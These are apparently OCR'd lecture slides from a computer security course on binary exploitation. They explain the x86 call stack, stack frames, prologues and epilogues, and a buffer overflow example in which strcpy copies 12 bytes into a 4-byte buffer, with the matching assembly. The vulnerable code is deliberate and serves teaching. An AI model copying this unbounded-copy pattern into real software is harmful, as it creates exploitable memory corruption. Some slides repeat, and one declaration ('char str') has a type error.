
Computer and Network Security

Lecture 11:
Binary Exploitation Toolbox

COMP-5370/6370
Fall2025

My goal



Reality

```
int main() {
  char str = "1234567890AB";
  func_2(str);}
```

```
main:
  push  ebp
  mov   ebp, esp
  push  str_ptr
  call  func_2
  leave
  ret
RODATA:
str_ptr:"1234567890AB"
```

```
void func_2(char *str) {
  char buffer[4];
  strcpy(buffer, str);}
```


```
func_2:
  push  ebp
  mov   ebp, esp
  sub   esp, 4
  push  [ebp + 8]
  push  [ebp - 4]
  call  strcpy
  leave
  ret
```

Our World


PRETEND THE WORLD IS SIMPLE.

Call Stack

- Starts at `0xffffffff`
- Grows toward `0x00000000`
- ESP (→) points to top-of-stack
  - "Stack Pointer"
- EBP (←) points to bottom of current frame
  - "Base Pointer" / "Frame Pointer"




Stack frames




```
void func_1() {
      ...
      ...
}

int main() {
      func_1();
      ...
}
```

Stack frames



```
void func_1() {
      ...
      ...
}

int main() {
      func_1();
      ...
}
```

Stack frames



```
void func_1() {
      ...
      ...
}

int main() {
      func_1();
      ...
}
```

Buffer overflow example

```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = "1234567890AB";
   func_2(str);
}
```

Buffer overflow example

```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = "1234567890AB";
   func_2(str);
}
```

12 Bytes

Buffer overflow example

```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
   char str = "1234567890AB";
   func_2(str);
}
```

4 Bytes

12 Bytes

Assembly verbiage

- A **prologue** sets up a function's execution environment by allocating stack space for local variables and saving any required registers before the function's main code runs.

```
push   ebp
mov    ebp, esp
```

Assembly verbiage

- An **epilogue** performs the opposite, deallocates the stack and returns the registers to their original state so the calling function can resume execution.

```
mov   esp, ebp
pop   ebp
ret
```

Assembly

- [ebp + 8]: Points to the value of the first parameter
- [ebp - 4]: Points to the start of the buffer as an address
- [ebp]: Points to the old value of ebp

example.asm (x86)

```
int main() {
  char str = "1234567890AB";
  func_2(str);}
```


```
main:
  push  ebp
  mov   ebp, esp
  push  str_ptr
  call  func_2
  leave
  ret
RODATA:
str_ptr:"1234567890AB"
```

```
void func_2(char *str) {
  char buffer[4];
  strcpy(buffer, str);}
```

```
func_2:
  push  ebp
  mov   ebp, esp
  sub   esp, 4
  push  [ebp + 8]
  push  [ebp - 4]
  call  strcpy
  leave
  ret
```

example.asm (x86)

```
main:
   push   ebp
   mov    ebp, esp
   push   str_ptr
   call   func_2
   leave
   ret
```




```
str_ptr: "1234567890AB"
```

